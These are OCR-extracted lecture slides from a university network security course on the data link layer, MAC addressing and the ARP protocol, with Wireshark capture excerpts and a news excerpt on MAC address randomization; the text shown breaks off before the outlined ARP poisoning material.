Data link layer and Attacks


NT101 – NETWORK SECURITY

Instructor: Nghi Hoàng Khoa | khoanh@uit.edu.vn


Where we are today…

- **Outline**
  - The Data Link (MAC) layer
  - The ARP Protocol
  - ARP Cache Poisoning Attacks
  - Man-in-the-Middle Attacks using ACP
  - Countermeasure
- **Reading:**
  - Lab: [ARP Cache Poisoning Attack Lab](#)

Acknowledgement:
Slides are adapted from
Internet Security: A Hands-on approach
(SEED book) 2nd Edition - 2019
Wenliang Du - Syracuse University



Remind: a day in the life of a web request




scenario:

- arriving mobile client attaches to network …
- requests web page: www.google.com


Sounds simple!

A day in the life: connecting to the Internet



- connecting laptop needs to get its own IP address, addr of first-hop router, addr of DNS server: use DHCP
- DHCP request encapsulated in UDP, encapsulated in IP, encapsulated in 802.3 Ethernet
- Ethernet frame broadcast (dest: FFFFFFFFFFFF) on LAN, received at router running DHCP server
- Ethernet demuxed to IP demuxed, UDP demuxed to DHCP


A day in the life: connecting to the Internet



- DHCP server formulates DHCP ACK containing client's IP address, IP address of first-hop router for client, name & IP address of DNS server
- encapsulation at DHCP server, frame forwarded (switch learning) through LAN, demultiplexing at client
- DHCP client receives DHCP ACK reply


Client now has IP address, knows name & addr of DNS server, IP address of its first-hop router

A day in the life… ARP (before DNS, before HTTP)



- before sending HTTP request, need IP address of www.google.com: DNS
- DNS query created, encapsulated in UDP, encapsulated in IP, encapsulated in Eth. To send frame to router, need MAC address of router interface: ARP
- ARP query broadcast, received by router, which replies with ARP reply giving MAC address of router interface
- client now knows MAC address of first hop router, so can now send frame containing DNS query

A day in the life… using DNS




- demuxed to DNS
- DNS replies to client with IP address of www.google.com

- IP datagram containing DNS query forwarded via LAN switch from client to 1st hop router


- IP datagram forwarded from campus network into Comcast network, routed (tables created by RIP, OSPF, IS-IS and/or BGP routing protocols) to DNS server

A day in the life…TCP connection carrying HTTP




- to send HTTP request, client first opens TCP socket to web server
- TCP SYN segment (step 1 in TCP 3-way handshake) inter-domain routed to web server
- web server responds with TCP SYNACK (step 2 in TCP 3-way handshake)
- TCP connection established!

A day in the life... HTTP request/reply




- HTTP request sent into TCP socket
- IP datagram containing HTTP request routed to www.google.com
- web server responds with HTTP reply (containing web page)
- IP datagram containing HTTP reply routed back to client

The Data link layer



Recall

Interfaces communicating



sending side:

- encapsulates datagram in frame
- adds error checking bits, reliable data transfer, flow control, etc.

receiving side:

- looks for errors, reliable data transfer, flow control, etc.
- extracts datagram, passes to upper layer at receiving side

MAC addresses


- 32-bit IP address:
  - *network-layer* address for interface
  - used for layer 3 (network layer) forwarding
  - e.g.: 128.119.40.136
- MAC (or LAN or physical or Ethernet) address:
  - function: used "locally" to get frame from one interface to another physically-connected interface (same subnet, in IP-addressing sense)
  - 48-bit MAC address (for most LANs) burned in NIC ROM, also sometimes software settable
  - e.g.: 1A-2F-BB-76-09-AD

hexadecimal (base 16) notation
(each "numeral" represents 4 bits)

MAC addresses

each interface on LAN


- has **unique** 48-bit MAC address
- has a locally unique 32-bit IP address (as we've seen)



MAC addresses

- MAC address allocation administered by IEEE
- manufacturer buys portion of MAC address space (to assure uniqueness)
- analogy:
  - MAC address: like Social Security Number
  - IP address: like postal address
- MAC flat address: portability
  - can move interface from one LAN to another
  - recall IP *not* portable: depends on IP subnet to which node is attache addressd

Ethernet frame and MAC header



No.	Time	Source	Destination	Protocol	Length	Info
4756	14.603854	Cambridg_e7:ee:a8	Apple_7a:6a:e0	ARP	42	Who has 192.168.1.48? Tell 192.168.1.1
4757	14.603877	Apple_7a:6a:e0	Cambridg_e7:ee:a8	ARP	42	192.168.1.48 is at 8c:85:90:7a:6a:e0

```
▸ Frame 4757: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface en0, id 0
▾ Ethernet II, Src: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0), Dst: Cambridg_e7:ee:a8 (70:d9:31:e7:ee:a8)
  ▸ Destination: Cambridg_e7:ee:a8 (70:d9:31:e7:ee:a8)
  ▸ Source: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
    Type: ARP (0x0806)
▸ Address Resolution Protocol (reply)
```

Ethernet frame example

No.	Time	Source	Destination	Protocol	Length	Info
4756	14.603854	Cambridg_e7:ee:a8	Apple_7a:6a:e0	ARP	42	Who has 192.168.1.48? Tell 192.168.1.1
4757	14.603877	Apple_7a:6a:e0	Cambridg_e7:ee:a8	ARP	42	192.168.1.48 is at 8c:85:90:7a:6a:e0

```
▸ Frame 4757: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface en0, id 0
▾ Ethernet II, Src: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0), Dst: Cambridg_e7:ee:a8 (70:d9:31:e7:ee:a8)
   ▸ Destination: Cambridg_e7:ee:a8 (70:d9:31:e7:ee:a8)
   ▸ Source: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
     Type: ARP (0x0806)
▸ Address Resolution Protocol (reply)
```


11	0.044855	216.58.197.101	192.168.1.48	TCP	66	443 → 60999 [ACK] Seq=2981445101 Ack=403277278

```
▸ Frame 11: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface en0, id 0
▾ Ethernet II, Src: Cambridg_e7:ee:ac (70:d9:31:e7:ee:ac), Dst: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
   ▸ Destination: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
   ▸ Source: Cambridg_e7:ee:ac (70:d9:31:e7:ee:ac)
     Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 216.58.197.101, Dst: 192.168.1.48
▸ Transmission Control Protocol, Src Port: 443, Dst Port: 60999, Seq: 2981445101, Ack: 4032772789, Len: 0
```

Type:

- 0x0806: ARP
- 0x0800: IPv4

Privacy issue related to MAC


MAC ATTACK —

iOS 8 to stymie trackers and marketers with MAC address randomization

When searching for Wi-Fi networks, iOS8 devices can hide their true identities.

LEE HUTCHINSON - 6/9/2014, 9:56 PM

88

Quartz is reporting a change to how iOS 8-equipped devices search out Wi-Fi networks with which to connect. The new mobile operating system, which is on track for a release in the fall, gives iOS 8 devices the ability to identify themselves not with their unique burned-in hardware MAC address but rather with a random, software-supplied address instead.

This is a big deal. As part of the seven-layer ~~burrito~~ OSI networking model that all networked devices these days conform to, every device that has a network interface has a unique MAC address—that


The MAC address is **unique**

E.g. When you wall around a Mall
When you talk to a WiFi access point (AP)
= tell your MAC address
→ APs can remember your MAC
→ They can trace where you have been

<u>Solution</u>: Try to probe APs = using software-generated MAC address


The Trade-off:
PERFORMANCE vs. PRIVACY

The ARP Protocol



ARP: address resolution protocol

Question: how to determine interface’s MAC address, knowing its IP address?



ARP table **(cache)**: each IP node (host, router) on LAN has table

- IP/MAC address mappings for some LAN nodes:

  < IP address; MAC address; TTL>

- TTL (Time To Live): time after which address mapping will be forgotten (typically 20 min)

ARP protocol in action

